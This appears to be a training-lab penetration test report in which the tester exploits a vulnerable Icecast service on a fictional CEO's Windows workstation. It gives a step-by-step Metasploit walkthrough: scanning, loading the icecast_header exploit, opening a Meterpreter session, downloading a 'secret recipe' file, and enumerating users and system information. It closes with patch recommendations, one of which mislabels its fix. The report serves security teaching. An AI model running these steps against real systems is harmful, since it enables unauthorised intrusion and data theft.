GoodSecurity Penetration Test Report

[JamesGastelum@GoodSecurity.com](mailto:JamesGastelum@GoodSecurity.com)

11/29/2021

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

Machine IP:

192.168.0.20

Hostname:

DVW10

Vulnerability Exploited:

Used exploit/windows/http/icecast\_header

Vulnerability Explanation:

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers. This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won’t be decremented.


Severity:  
  
High Severity

Proof of Concept:

You've been provided full access to the network and are getting ping responses from the CEO’s workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:


- Run the Nmap command that performs a service and version scan against the target.

> nmap -sV 192.168.0.20  


2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

- Run the SearchSploit commands to show available Icecast exploits.


> searchsploit icecast



3. Now that we know which exploits are available to us, let's start Metasploit:

- Run the command that starts Metasploit:

> msfconsole



4. Search for the Icecast module and load it for use.


- Run the command to search for the Icecast module:

> search icecast

- Run the command to use the Icecast module:

> use 0  
5. Set the `RHOST` to the target machine.

- Run the command that sets the `RHOST`:  
  
 > set RHOST 192.168.0.20




6. Run the Icecast exploit.

- Run the command that runs the Icecast exploit.

> run

- Run the command that performs a search for the `secretfile.txt` on the target.

> search -f \*secretfile\*.txt





7. You should now have a Meterpreter session open.


- Run the command to performs a search for the `recipe.txt` on the target:

> search -f \*recipe\*.txt

Run the command that exfiltrates the `recipe\*.txt` file:


> download 'c:\Users\IEuser\Documents\Drinks.recipe.txt'  
  






8. You can also use Meterpreter's local exploit suggester to find possible exploits.

> run post/multi/recon/local\_exploit\_suggester




A. Run a Meterpreter post script that enumerates all logged on users.

> run post/windows/gather/enum\_logged\_on\_users


B. Open a Meterpreter shell and gather system information for the target.


> Shell




C. Run the command that displays the target's computer system information:

>systeminfo







# Recommendations

Please, create permission policies that only allow certain services or ports at minimal permission level based on the department. CEO should encrypt files or folders to add another layer of security  
for important files or folders. The target appears to be vulnerable with the following:

1) exploit/windows/local/ms16 075 reflection

In reference to Microsoft based on MS16-075 "https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/ms16-075"

Description:  
The remote Windows host is missing a security update. It is, therefore, affected by an elevation of privilege vulnerability in the Microsoft Server Message Block (SMB) server when handling forwarded credential requests that are intended for another service running on the same host. An authenticated attacker can exploit this, via a specially crafted application, to execute arbitrary code with elevated permissions.

Solution:  
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.  
  
2. exploit/windows/local/ikeext\_service  
  
Description:  
This module exploits a missing DLL loaded by the 'IKE and AuthIP Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts automatically in default installations of Vista-Win8. It requires an insecure bin path to plant the DLL payload.  
  
Solution:  
The Icecast exploit is an old vulnerability that can be fixed with the latest Windows patch.